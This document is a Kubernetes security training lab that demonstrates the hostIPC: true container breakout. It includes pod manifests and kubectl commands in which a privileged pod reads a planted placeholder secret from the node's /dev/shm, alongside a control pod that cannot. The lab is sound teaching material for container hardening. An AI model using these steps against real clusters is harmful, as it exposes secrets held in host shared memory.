Lab: Host IPC True


Host IPC true container breakout refers to a security vulnerability that occurs when a container is configured with the "hostIPC: true" parameter, allowing it to use the host system's inter-process communication (IPC) mechanisms.

- Check /dev/shm for any files in this shared memory location.
- Check existing IPC facilities which are being used with /usr/bin/ipcs.

Open New Terminal (Optional)

If current working directory is not `workspace/course` .

- Click on `+` icon, then select `new terminal` to open new terminal.



- Keep current working directory as `workspace/course`

```
cd course/4.5_container_breakout/hostipc
ls
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace# cd course/4.5_container_breakout/hostipc
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# ls
hostipc-exec-pod.yaml  non-hostipc-exec-pod.yaml
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

- Compare both the yaml for the hostnetwork configuration.

```
cat hostipc-exec-pod.yaml
cat non-hostipc-exec-pod.yaml
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# cat hostipc-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: hostipc-exec-pod
  labels:
    app: pentest
spec:
  hostIPC: true
  containers:
  - name: hostipc-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# cat non-hostipc-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: non-hostipc-exec-pod
  labels:
    app: pentest
spec:
  containers:
  - name: non-hostipc-pod
    image: ubuntu
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

- Running a command in kind-worker & kind-worker2 docker Containers to create a secret password file in /dev/shm/secretpassword.txt

---

`/dev/shm/` is a directory that represents the shared memory space (also known as "tmpfs") available on Unix-like operating systems.

```
docker ps --format "{{.Names}}" | grep -E 'kind-worker|kind-worker2' | xargs -I
{} docker exec {} sh -c 'echo "secret=securitydojosecret" > /dev/shm
/secretpassword.txt'
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# docker ps --format "{{.Names}}" | grep -E 'kind-worker|kind-worker2' | xargs -I {} docker exec {} sh -c 'echo "secret=security
dojosecret" > /dev/shm/secretpassword.txt'
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

- Apply the `hostipc-exec-pod.yaml` to deploy the pod with hostipc true, where pod's IPC namespace should be shared with the host system.

IPC stands for inter-process communication, and it allows different processes to share memory, semaphores, and message queues.

```
kubectl apply -f hostipc-exec-pod.yaml
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl apply -f hostipc-exec-pod.yaml

pod/hostipc-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

- Apply the `non-hostipc-exec-pod.yaml` to deploy the pod with hostnetwork not present in the yaml hence no memory is shared between node & the pod.

```
kubectl apply -f non-hostipc-exec-pod.yaml
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl apply -f non-hostipc-exec-pod.yaml
pod/non-hostipc-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

Post exploitation

1. Validating the access to shared memory in `/dev/shm/` for hostipc:true.

- Check the `hostipc-exec-pod` can access the node's /dev/shm and retrieve sensitive information from the shared memory, which occurs because hostIPC is set to true.

```
echo "### For hostipc:true"
kubectl exec -it hostipc-exec-pod -- sh -c "cat /dev/shm/secretpassword.txt"
```



```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# echo "### For hostipc:true"
### For hostipc:true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl exec -it hostipc-exec-pod -- sh -c "cat /dev/shm/secretpassword.txt"
secret=securitydojosecret
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

- Verify that the pod `non-hostipc-exec-pod` cannot access the shared memory on the node from /dev/shm.

```
echo "### For hostipc not true"
kubectl exec -it non-hostipc-exec-pod -- sh -c "cat /dev/shm
/secretpassword.txt"
```

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# echo "### For hostipc not true"
### For hostipc not true
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl exec -it non-hostipc-exec-pod -- sh -c "cat /dev/shm/secretpassword.txt"
cat: /dev/shm/secretpassword.txt: No such file or directory
command terminated with exit code 1
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

Cleanup

- Run the `kubectl delete` command to remove the pods running.

```
kubectl delete -f non-hostipc-exec-pod.yaml
kubectl delete -f hostipc-exec-pod.yaml
```

Wait for the pods to be deleted.

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl delete -f non-hostipc-exec-pod.yaml
pod "non-hostipc-exec-pod" deleted

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc# kubectl delete -f hostipc-exec-pod.yaml
pod "hostipc-exec-pod" deleted
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/hostipc#
```

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.
